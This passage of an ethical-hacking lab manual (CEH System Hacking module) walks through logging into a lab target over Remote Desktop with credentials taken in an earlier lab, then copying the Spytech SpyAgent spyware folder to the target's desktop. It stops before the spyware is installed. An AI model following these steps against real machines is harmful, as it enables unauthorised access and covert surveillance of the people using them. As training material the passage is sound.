
1. On the **Windows Server 2022** machine. Click the **Type here to search** icon at the bottom of the **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.



2. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19** [Windows Server 2019]) and click **Show Options**.




3. In the **User name** field, type **Jason** and click **Connect**.




4. The **Windows Security** pop-up appears. Enter the **Password** as **qwerty** and click **OK**.

Note: Observe **CEH\Jason** user under **User name**. This is because we have logged with Jason's user credentials, located on the target system (10.10.1.19).

Note: Here, we are using the target system user credentials obtained from the previous lab.



5. A Remote Desktop Connection window appears; click Yes.



Note: You cannot access the target machine remotely if it is off. This is possible only when the machine is turned on.


6. A Remote Desktop connection is successfully established.



7. Close the **Server Manager** window and minimize **Remote Desktop Connection**.

8. Navigate to Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware and copy the **Spytech SpyAgent** folder.





9. Switch to the **Remote Desktop Connection** window and paste the **Spytech SpyAgent** folder on target system's **Desktop**, as shown in the screenshot.



